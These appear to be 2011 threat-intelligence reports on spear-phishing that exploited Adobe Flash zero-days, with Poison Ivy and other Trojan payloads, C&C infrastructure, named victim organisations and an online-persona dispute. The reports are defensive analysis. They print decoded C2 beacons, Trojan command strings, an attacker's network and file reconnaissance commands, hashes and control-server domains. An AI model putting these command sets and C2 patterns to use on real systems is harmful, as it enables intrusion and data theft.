On April 20, 2010, another variant of the same malware was observed in the wild. This variant had an MD5 of c4d976ae0dc98e849bdf2ceabed37710 and connected to shayuser.dyndns.info:443. The shayuser subdomain used by this variant may be a reference to Shay Financial Services. Shay Financial Services was founded by Rodger Shay, who (among many career achievements) was a member of the United States Treasury Advisory Committee for four different presidential cabinets. Of further note, Shay Financial Services held its 18th annual investment conference from April 25–27, 2010, which was just days after this earlier variant was detected in the wild.

Outlook and Implications

While this exploit targeted an unidentified vulnerability in a fully patched version of Adobe Flash, its execution required user interaction and is therefore not entirely reliable. This may indicate that the observed spear-phishing attack was intended to be a dry run and that the actors operating this intrusion attempt were still in the process of refining the exploit code. Previous intrusion operations have utilized a trial and testing phase against undefended targets. The lessons learned from these intrusion attempts have enabled the adversary in control of these operations to further refine their exploit code and operational art for continued campaigns against higher-value targets.

Alternatively, this exploit may have been designed for a specific victim configuration and therefore will not execute reliably on general purpose configurations.

Continued intrusion attempts against government organizations, academic institutions, non-profit organizations, policymaking think tanks and private sector companies should be expected in the near to mid-term.

Tags:

Network Name:	Command and Control Server
Identifier:	Attacker
IPs:	123.123.123.123
Ports:	8080 and 443
Domain:	liciyee.dyndns-free.com
Domain Time of Lookup	04/11/11 10:00:00 AM
Type:	C&C
File Name:	Clean Word Document
Identifier:	Attacker
File Size:	73,728 bytes
MD5:	904cef8026e1d76b32f22fa14aff1fd7
File Name:	Malicious DLL
Identifier:	Attacker
Extension:	dll
File Size:	8704
MD5:	803b0cfe58f766e3e717992ca8a8f9e9

File Name:	Malicious Word Document
Identifier:	Attacker
Extension:	doc
File Size:	176144
MD5:	96CF54E6D7E228A2C6418ABA93D6BD49
File Name:	Trojan Dropper
Identifier:	Attacker
Extension:	tmp
File Size:	73728
MD5:	F27990C8369205D5167F7D64B7749FF8

Tensions Mount Regarding Yuange1975 Online Persona

Originally published on April 11, 2011

Key Points:

- Yuan Ren Guang, a famed Chinese computer security researcher, blogging under the handle "Yuange1975," responded angrily to posts of an actor accused of hijacking Yuan Ren Guang's online identity as well as an article in a Taiwanese security journal. Followers of Yuan Ren Guang's blog have responded with anger and encouragement.

Overview

Tensions surrounding two Chinese hackers using the handle "Yuange1975" have continued to intensify in recent weeks. The friction began when an unidentified actor claimed credit for the latest Adobe Flash zero-day (CVE-2011-0609) under the identity of famed Chinese security researcher Yuan Ren Guang (袁仁哥)—who blogs and maintains an e-mail account under the name Yuange1975—on a popular micro-blogging site. Additionally, a report regarding the compromise of the security firm RSA in a Taiwanese journal allegedly included information that implicated Yuan Ren Guang through his supposed involvement with the Adobe zero-day leveraged in the compromise. However, contextual evidence indicates that mention of Yuan Ren Guang's involvement was later removed from the article.

Details

Entries on what is believed to be Yuan Ren Guang's blog call attention to the alleged imposter yuang1975's micro-blogging account. Not only has Yuan Ren Guang demanded that the individual impersonating him cease, but he has also threatened him. Additionally, the comments made on his blog posts show a loyal following offering encouragement and advice to Yuan Ren Guang.

In a March 30, 2011 blog post, Yuan Ren Guang angrily asks the identity of his impersonator and warns the actor to watch out for himself. Interestingly, the commentators on this post discuss the attribution of CVE-2011-0609. One asks whether it was written by Yuan Ren Guang, and in response, another says the exploit was too sloppy to be the handiwork of the well-known researcher. Although this information is speculative in nature, these comments—coupled with previous information regarding this actor—further indicate a split between Yuan Ren Guang's blog and the yuang1975 micro-blogging persona (for more information, please see iSIGHT Partners. *ThreatScape Network Conflict*, "Posts on Social Networking Sites Further Delineates "Yuange" Online Personas." Intel-381451. March 30, 2011.)

Hxxp://[REDACTED]/yuange1975 到底是谁?
(Who is hxxp://[REDACTED]/yuange1975, after all?)
3/30/2011 11:00

Hxxp://[REDACTED]/yuange1975到底是谁? 有意混淆视听不说, 现在竟然我的照片都用上了。
布管出于什么目的, 希望好自为之。

(Who is hxxp://[REDACTED]/yuange1975, after all? Do not intentionally mislead the public, now surprisingly you are using all my pictures. Regardless of your goal, I hope you watch out for yourself.)

Yuan Ren Guang continued to blog about the accusations of his involvement in the Adobe zero-day, strongly denying any involvement and claiming to be blindsided by the information. Additionally, the context of the blog (below) indicates a Taiwanese security journal implicated him in the compromise of the security firm, RSA. However, user's comments imply that information was later removed from the Taiwanese website.

造谣的死全家 3/31/2011 23:27
(Spreading rumors is the death of everyone)

在此声明 RSA 被黑和 Adobe Flash 0day 和我一点关系没有. 造谣的死全家! 目前打着袁哥徒弟旗号都售的, hxxp://[REDACTED]/yuange1975 等冒充的. 也死全家!

(I had absolutely nothing to do with the blackening [hacking] of RSA or the Adobe Flash 0day. Spreading rumors will be the death of everyone*! Presently imposters are using the name YuanGe everywhere, hxxp://[REDACTED]/yuange1975 is so fake! It will also be the death of everyone!*

*Due to inherent cultural and grammatical nuances, the following alternate translation is offered for the phrase “死全家”: “kill entire family” or “destroy family name”)

Yuan Ren Guang further expressed his anger regarding his stolen identity in March 31, 2011 blog post, threatening the actor impersonating him. Followers commented in agreement with Yuan Ren Guang's innocence and attributed the microblogger's activity to Yuan Ren Guang's stardom.

狗粪记者吴依询

(Bullshit reporter Wu YiXun)

4/01/2011 15:09

Hxxp://www.informationsecurity.com.tw/ [REDACTED]

把造谣的都分信息偷偷的删除了,那天出门被车撞 *(The part of the article that spread rumors was secretly taken out, that day as soon as I stepped out the door I was hit by a car!)*

-----Comments-----

4/1/2011 16:04

来日之舞 000:那只他是怎么造的谣呢?有截图吗? [image] *(How did he remove the rumor? Do you have a screenshot?)*

4/3/2011 21:56

wi4r: 袁哥,拿个砖头派斯他(她),前段时间还不是有人造谣说我进某公司系统,冤死了。
(YuanGe, beat him (her) to death with a brick, not long ago some people spread a rumor I had entered [hacked] a certain company's system, I was treated unfairly)

Outlook and Implications

Although the true identity of the microblogger yuange1975 is still unknown, evidence strongly suggests that he is an individual actor leveraging the identity of Yuan Ren Guang. Furthermore, the obvious anger exhibited by Yuan Ren Guang indicates that such implications could be damaging to his reputation. Given the amount of time that yuange1975 has used Yuan Ren Guang's identity and the gravity of the claims he has made under that handle, it is unlikely that he will discontinue his use of the name yuange1975 in the near future. Whether Yuan Ren Guang will choose to take action against yuange1975 remains to be seen; however, as Yuan Ren Guang has a dedicated following of security researchers and hackers, the possibility that retaliatory computer network exploitation activity could be executed against yuange1975 by a third-party supporter cannot be ruled out.

Microblogger Yuange1975 Linked to Latest Adobe Flash Zero-Day Vulnerability

Originally published on April 11, 2011

Key Points:

- An unknown Chinese actor microblogging under the name, "yuange1975," has demonstrated, at the very least, insider knowledge of an undisclosed Adobe Flash zero-day vulnerability for the second time in approximately one month.

Overview

Chinese hacker yuange1975 posted an entry to a well-known microblogging website on April 7, 2011, which read "call [0x11111110+0x08]." According to reliable source information, a spear-phishing incident targeting former senior US national security policymakers was observed in the wild on April 9, 2011 (for more information, see iSIGHT Partners. *ThreatScape Network Conflict*, "Exploit Targets Zero Day Adobe Flash Vulnerability; aimed at Former High-Ranking National Security Policymakers." Intel-166392. April 11, 2011). This campaign leveraged a legitimate Word document with an embedded malicious Adobe Flash file, "513.swf". Observation of 513.swf in a controlled environment indicates that the memory location for the compromise is "call [0x11111110+0x08]." Given the timing of yuange1975's post relative to the aforementioned spear-phishing incident, the actor likely had (at the very least) insider knowledge of the vulnerability's discovery as well as the development of the exploit that targets it. Furthermore, yuange1975 claimed credit for (and demonstrated insider knowledge of) the development of the very recent Adobe flash zero-day CVE-2011-0609 approximately one month ago (for more information, see iSIGHT Partners. *ThreatScape Network Conflict*, "Possible Chinese Actors Associated with Recent Adobe Flash 0-Day Lures." Intel-377079. March 22, 2011).

Little is known about the actor yuange1975 other than the fact that he has likely assumed his online identity to leverage the fame of well-known security researcher Yuan Ren Guang (for more information, see iSIGHT Partners. *ThreatScape Network Conflict*, "Posts on Social Networking Sites Further Delineates 'Yuange' Online Personas." Intel-381451. March 30, 2011). Ongoing friction between the two actors continues to develop; however, the fact that yuange1975 again released such sensitive information under this assumed identity indicates that he will likely continue to use the online persona to gain and maintain notoriety (for more information, see iSIGHT Partners. *ThreatScape Network Conflict*, "Tensions Mount Regarding Yuange1975 Persona." Intel-381451. April 11, 2011).

Continued Exploitation of CVE-2011-0611 Targets National Security Research and Policymaking Community

Originally published on April 13, 2011

Key Points:

- A second spear-phishing e-mail with a malicious attachment (designed to exploit the recently announced Adobe zero-day CVE-2011-0611) was observed in the wild on April 12, 2011.
- The malicious Flash file embedded within the Word document attachment was identical to an earlier spear-phishing intrusion attempt against former high-ranking national security policymakers observed on April 9, 2011.
- It is likely that the same actor (or group of actors) is responsible for the production and dissemination of the exploit code used in both of these intrusion attempts. However, it is unclear if the same group of actors is responsible for both the April 9 and April 12 intrusion attempts.

Overview


On April 12, 2011, a spear-phishing e-mail containing a malicious Word document (MD5: 78C628FC44FE40BFF47176613D3E1776) targeting the national security research and policymaking community was observed in the wild. Embedded within this Word document was a hostile Flash file that exploited the recently announced Adobe zero-day CVE-2011-0611. This exploit dropped multiple files including a payload with the MD5 4EC6D3A6B5A5B67D4AB5F04C41BFB752. This payload checked in with a control server at msejake.7766.org. During laboratory testing of the malware payload, an adversary operator was observed initiating active connection with the compromised victim machine to execute reconnaissance of the local file system and target network. The exploit code used in this intrusion attempt was identical to the exploit code used in an intrusion attempt observed on April 9, 2011. It is likely that the same actor (or group of actors) is responsible for the production and dissemination of the exploit code used in both of these intrusion attempts. However, it is unclear whether both intrusion attempts were administered by the same operator (or group of operators).

Spear Phish Details

On April 12, 2011, a new targeted e-mail lure with the subject line "Japan Nuclear Reactor Secret: not for energy but nuclear weapons" was observed in the wild. This spear-phishing e-mail was used in an intrusion attempt against the national security research and policymaking community. Attached to this e-mail was a Microsoft Word document with the following properties:

File: Japan Nuclear Weapons Program.doc
Size: 167440
MD5: 78C628FC44FE40BFF47176613D3E1776

Embedded within this document was a malicious Flash file designed to exploit the recently announced Adobe zero-day CVE-2011-0611.



File properties of the malicious Microsoft Word attachments. Document on left was observed on April 12, 2011. Document on right was observed April 9, 2011.

This malicious Word document had the exact same file properties as the malicious Word used in a targeted spear-phishing attempt observed on April 9, 2011. Both documents were created on April 4, 2011, and both had a company property of "hust." Hust is possibly a reference to the Huazhong University of Science and Technology.

Additionally, both documents contained the string "SimSun" embedded within the malicious Word document. Simsun is the name of the standard font in the Chinese version of Microsoft Windows.

Embedded within both Word documents is the same Flash file. This malicious file has the following file properties:

File: 513.swf
MD5: A7435D599A0B7E9FFD5F94338412A93

Finally, both exploits were not entirely reliable on Windows XP operating systems and required user interaction prior to successful execution.

Given these similarities, it is almost certain that the same actor (or group of actors) was responsible for the creation of both malicious documents. It is also likely that a custom exploit kit was used to package the malicious Flash file into the rigged Word document (for more information on the April 9, 2011, spear-phishing incident, please see iSIGHT Partners. *ThreatScope Network Conflict*, "Exploit Targets Zero-Day Adobe Flash Vulnerability; Aimed at Former High-Ranking National Security Policymakers." Intel-385536. April 11, 2011; for more information about the actor likely responsible for the production and dissemination of the exploit code used in these two recent intrusion attempts, please see iSIGHT

Partners. *ThreatScape Network Conflict*, "Microblogger Yuange1975 Linked to Latest Adobe Flash Zero-Day Vulnerability." Intel-385912, April 11, 2011).

Payload Details


While the exploit code used in both the April 9, 2011 spear-phishing intrusion attempt and this latest intrusion attempt are identical, the payloads are different. The malicious Flash file embedded within the Japan Nuclear Weapons Program Word document executed shellcode that dropped a malicious payload with the following properties:

File: scvhost.exe
Size: 22016
MD5: 4EC6D3A6B5A5B67D4AB5F04C41BFB752

Scvhost.exe is installed and launched with the filename msdtc.exe.

A clean version of the Japan Nuclear Weapons Program document is opened in an attempt to lure the victim into a false sense of security. The text within this clean document appears to have copied entirely from the website of the Federation of American Scientists (FAS). In particular, the text came directly from FAS's coverage of Japan's nuclear weapons program taken from the organization's public website. The clean document had the following properties:

File: AAAA
Size: 32768
MD5: B5C2EC4A3AE8BE81151F042E07707216



File properties of clean Word document

The clean document also has a file property of "Eagle." This may be a reference (or homage) to the famed Chinese hacker group the China Eagle Union.

Command and Control Details

The msdtc.exe payload initiated traffic over port 80 with a command and control server at msejake.7766.org. This domain resolves to 125.46.42.221. Infected victims were observed sending base64-encoded messages to the control server at msejake.7766.org. Observed traffic was as follows:

```
bG9nb258U1ITVEVNLUREQkxWNkJRWE58V2luZG93cyBYUHwxMDA3MDd8M2NiOGRjOTIyODdl
M2ZiZjEwNDJkNjU0ZWMOZGNkYTJ8
```

```
YWN0aXZlZA==
```

This traffic decodes to:

```
logon|SYSTEM-DDBLV6BQXN|Windows XP|100707|3cb8dc92287e3fbf1042d654ec4dcda2|
active|
```

This traffic appears to serve an initial reconnaissance function whereby the infected machine reports back to the control server basic system information including machine name, operating system and state.

Static analysis of the msdtc.exe reveals a number of strings of interest. These strings include but are not limited to the following:

```
shell|
filelist|
upload|
```

These are likely commands that the Trojan is designed to recognize and act upon. "Shell" is likely a command that can be issued by a remote hostile actor to open a shell on the compromised machine. "Filelist" is likely a command that can be issued by a remote hostile actor to enumerate a list of files within a given directory. Finally, "upload" is likely a command that can be issued by a remote hostile actor to exfiltrate information from the victimized machine. For a full list of commands identified via static analysis of the msdtc.exe payload, please see Appendix A.

This Trojan was likely designed to enable a remote operator to fully reconnoiter a victim's machine and exfiltrate sensitive information.

A variant of this payload used in the April 12, 2011, intrusion attempt was previously observed in the wild on March 18, 2010. This previous variant had an MD5 of 6f5acd6109ea95262e642c80b29bfa4.

Network Exploitation

In laboratory testing, a malicious operator was observed establishing active sessions on an infected machine. As noted above, the infected machine beacons an "active" message to the command and control server—likely informing the controller that the infected machine was available for exploitation. Within 49 minutes of initial exploitation, a malicious operator initiated multiple sessions on the infected machine.

The malicious operator maintained three different sessions on the infected machine. One served as a command and control session. A second session was used to gather intelligence about the networking infrastructure surrounding the victim. A third session was used to enumerate the hard disk likely in search of sensitive information.

TIME (in seconds)	COMMAND	SOURCE	DESTINATION
0	SHELL	Attacker	Victim
2	SHELL START	Attacker	Victim
144	UNINTALL	Attacker	Victim

Decoded command and control session

TIME (in seconds)	COMMAND	SOURCE	DESTINATION
7	COMMAND NET USER	Attacker	Victim
13	COMMAND IP CONFIG /ALL	Attacker	Victim
62	COMMAND NET VIEW/DOMAIN	Attacker	Victim
91	STOP	Attacker	Victim

Decoded network reconnaissance session

TIME (in seconds)	COMMAND	SOURCE	DESTINATION
70	FILES	Attacker	Victim
72	FILELIST C:*.*	Attacker	Victim
74	FILELIST C:\DOCUMENTS AND SETTINGS*.*	Attacker	Victim
78	FILELIST C:\DOCUMENTS AND SETTINGS\ADMINISTRATOR*.*	Attacker	Victim
97	FILELIST C:\DOCUMENTS AND SETTINGS\ADMINISTRATOR\MY DOCUMENTS*.*	Attacker	Victim
101	FILELIST C:\DOCUMENTS AND SETTINGS\ADMINISTRATOR\DESKTOP*.*	Attacker	Victim
125	FILELIST C:\DOCUMENTS AND SETTINGS\ADMINISTRATOR\DESKTOP\SERVICE PACKS*.*	Attacker	Victim
140	STOP	Attacker	Victim

Decoded file system reconnaissance session

These commands were likely issued by the remote attacker via a mission management toolkit that enables the attacker to select a number of preconfigured scripted actions. Every command issued by the attacker was base64 encoded. The time delays between these commands can be explained by a human operator evaluating the responses from the infected victim prior to deciding which commands to issue next.

Outlook and Implications

While it is likely that the same actor (or group of actors) is responsible for the production and dissemination of the exploit code targeting CVE-2011-0611 used in both recent intrusion attempts, it is unclear if both intrusion attempts were administrator by the same actors. The April 12 intrusion attempt used a different payload than the April 9 attempt.

It is possible that the same operator (or operators) administered both intrusion attempts and opted to use different payloads for reconnaissance and exfiltration as a means to hedge against easy detection and remediation by network defenders. Utilizing different payloads would likely complicate a network defenders ability to easily create identifiable signatures that could be used to respond to a targeted attack.

It is also possible that the exploit code targeting CVE-2011-0611 has been shared among a number of different intrusion operators and that each of these actors use their own preferred payloads for intrusion operations.

Based on this incident and other observed targeted intrusion lures also exploiting CVE-2011-0611 using the same malicious Flash code over at least the past 96 hours, it is less likely that inconsistent execution of the exploit functionality represents adversary testing of a new exploit, as initially considered in earlier assessments. Inconsistent execution is instead more likely to be an artifact of the adversary exploit development process, which appears to prioritize rapid weaponization of newly discovered vulnerabilities rather than more cautious coding practices that would permit highly reliable code execution. This is consistent, however, with observed adversary operational patterns, in which a number

of intrusion attempts are executed against a range of selected targets in a short period of time using newly deployed zero-day exploit code. While bursts of targeted intrusion lures using similar tactics, techniques and procedures have previously been observed following the introduction of a new zero-day payload, it is possible that in this case, the adversary operational tempo has accelerated based on public disclosure of the CVE-2011-0611 vulnerability and associated feedback through open-source media channels regarding observed intrusion attempts. This burst of activity is highly likely to continue, with additional spear-phishing incidents exploiting this vulnerability anticipated in the near term.

Tags:

Network Name:	Command and Control Server
IPs:	125.46.42.221
Domain:	msejake.7766.org
Domain Time of Lookup:	04/13/11 12:30:00 AM
CIDR:	125.40.0.0/13
ASN:	4837
File Name:	513.swf
Identifier:	Attacker
Extension:	swf
MD5:	A7435D599A0B7E9FFD5F94338412A93D
File Name:	Clean Word Document
Identifier:	Attacker
Extension:	32768
MD5:	B5C2EC4A3AE8BE81151F042E07707216
File Name:	Japan Nuclear Weapons Program.doc
Identifier:	Attacker
Extension:	doc
File Size:	167440
MD5:	78C628FC44FE40BFF47176613D3E1776
File Name:	scvhost.exe
Identifier:	Attacker
Extension:	exe
File Size:	22016
MD5:	4EC6D3A6B5A5B67D4AB5F04C41BFB752

CVE-2011-0611 Exploit Drops Poison Ivy Variant; Victims Identified

Originally published on April 19, 2011

Key Points:

- Continued exploitation of the Adobe Flash vulnerability CVE-2011-0611 was observed on April 12, 2011, via a spear-phishing e-mail containing a malicious attachment with the file name JOB_DESCRIPTION.doc.
- This lure dropped a Poison Ivy variant with the MD5 243C4D7C01896CE87D76F34723909362. This variant connected to a command and control server at login.hizzy.org.
- A number of victims, including a US federal government contractor and a US-based biotechnology company, were observed connecting to the Poison Ivy command and control server at login.hizzy.org.

Overview

Continued exploitation of the now patched Adobe Flash zero-day vulnerability CVE-2011-0611 was observed in the wild on April 12, 2011. A spear-phishing e-mail containing a malicious attachment with the MD5 9BDEFCC465C73FC5EEDF41EBF47B5F6C dropped a Poison Ivy variant with the MD5 243C4D7C01896CE87D76F34723909362. This variant connected to a command and control (C&C) server login.hizzy.org that may have been operated by the same actor (or group of actors) that operated another Poison Ivy control server at good.mincetur.com. A number of infected drones were observed connecting to the Poison Ivy control server at login.hizzy.org. Infected organizations included the MITRE Corporation, a US federal government contractor, and Genentech, Inc., a US-based biotechnology company. Continued attacks against US federal government contractors and other private sector companies are expected in the near to mid-term.

Spear Phish Details


On April 12, 2011, a malicious Microsoft Word document with the following properties was observed in the wild:

File: JOB_DESCRIPTION.doc

Size: 167440

MD5: 9BDEFCC465C73FC5EEDF41EBF47B5F6C

Embedded within this Word document was an Adobe Flash file labeled 513.swf. This malicious Flash file exploited CVE-2011-0611. On April 12, 2011, CVE-2011-0611 was a zero-day vulnerability. Adobe later released a patch for this vulnerability on April 15, 2011.



File properties of malicious document (L); file properties of clean document (R)

The malicious Word document was created by a company identified as "hust." Hust is possibly a reference to the Huazhong University of Science and Technology. The malicious Word document also contained the string "Simsun," which is the name of the standard font in the Chinese version of Microsoft Windows.

Payload and Command and Control

The malicious Adobe Flash file, 513.swf, embedded in the JOB_DESCRIPTION.doc spear phish exploited the victim and dropped both a Poison Ivy payload and a clean Word document.

The clean Word document contained no content and had the following properties:

File: AAAA
Size: 19968
MD5: 31E5AA8E09A5D49B59CBC902C3A8F7C1

The clean Word document was created by an Author identified as "VIP" and by a company identified as "China." The clean Word document also contained a string "Simsun."

The Poison Ivy payload had the following properties:

File: scvhost.exe
Size: 27136
MD5: 243C4D7C01896CE87D76F34723909362

The Poison Ivy variant launched a hidden instance of Microsoft's Internet Explorer browser via the following command:

```
"C:\Program Files\Internet Explorer\iexplore.exe" -nohome
```

The -nohome option provides outbound connectivity without launching Internet Explorer's graphical user interface.

Infected victims connect to a Poison Ivy C&C server at login.hizzy.org. The login.hizzy.org server resolves to 119.192.36.183.

Victimology

A number of infected drones were observed connecting to the Poison Ivy C&C server at login.hizzy.org. A total of 32 victims were identified via observation of the Poison Ivy C&C server. It is unclear if each of these victims were infected via the same JOB_DESCRIPTION.doc lure or via another vector that dropped the same poison ivy variant.

An infected drone with the IP 129.83.40.254 connected to the Poison Ivy C&C server on April 15, 2011. This IP is administered by the MITRE Corporation—a non-profit organization that manages several federally funded research and development centers, supporting the Department of Defense, Federal Aviation Administration and Department of Homeland Security.

Another infected drone with the IP 192.12.78.250 connected to the Poison Ivy C&C server on April 15, 2011. This IP is administered by Genentech, Inc.—a US-based biotechnology research company. According to its marketing copy, Genentech is considered "the founder of the biotechnology industry."

These organizations were likely targeted because they owned sensitive information or intellectual property valued by the actor (or group of actors) responsible for these intrusions. The intrusions into MITRE and Genentech are likely part of an ongoing strategic campaign of intellectual property theft and economic espionage.

Additional victims were identified in networks hosted in Australia, Belgium, Germany, India, the Netherlands, Switzerland and Taiwan. For a full list of infected drones, please see Appendix B.

Links to Previous Attacks

Prior to April 15, 2011, the login.hizzy.org domain relied on afraid.org nameservers for DNS resolution. The good.mincetur.com domain also relied on nameservers at afraid.org for DNS resolution. At the time of this attack, the good.mincetur.com resolved to 127.0.0.1 and was not online.

It is therefore possible that the same actor (or group of actors) controlled good.mincetur.com and login.hizzy.org. This actor (or group of actors) may rotate among a set of different Poison Ivy C&C servers in an effort to avoid detection and complicate attribution efforts (for more information about targeted attacks utilizing the good.mincetur.com domain, please see iSIGHT Partners. *ThreatScape Network Conflict*, "Exploitation of CVE-2011-0609 Drops Poison Ivy; Linked to Earlier Targeted Intrusion Attempts." Intel-379605. March 31, 2011; and "Poison Ivy Trojan Used in Attempted Targeted Intrusions," Intel-291302, Oct. 7, 2010).

Additionally, the malicious JOB_DESCRIPTION.doc file shared the same file properties as previous spear phishes designed to exploit CVE-2011-0611. All were malicious Word documents with embedded malicious Adobe Flash files labeled 513.swf. Further, all contained the following shared properties:

Company	Hust
Date Created	4/4/2011 2:50 AM
Date Last Saved	4/4/2011 2:51 AM
Edit Time	12:00 AM

The same kit was likely used to embed the malicious Adobe Flash file into the Microsoft Word documents used in these spear-phishing attacks. It is also likely that this is a private kit controlled by the same group of actors.

The string "VIP" found in the JOB_DESCRIPTION.doc malicious lure may be an artifact from this kit, as previous zero-day exploit payload creation tools have been similarly branded by actors within the underground marketplace. Earlier examples include the MS08-067 exploit tool and MS09-021 "VIP" exploit tools distributed by Chinese hacker groups, including the Red Hacker Alliance and Green Corps (for additional reporting on these earlier tools, please see iSIGHT Partners. *ThreatScape Network Conflict*, "Chinese Red Hacker Alliance Distributes Alleged Exploit for MS09-021 Vulnerability." July 22, 2009).

Outlook and Implications

While these spear-phishing documents were created by the same actor (or group of actors), it is less clear that the same actor (or group of actors) executed all of the previous attacks exploiting CVE-2011-0611.

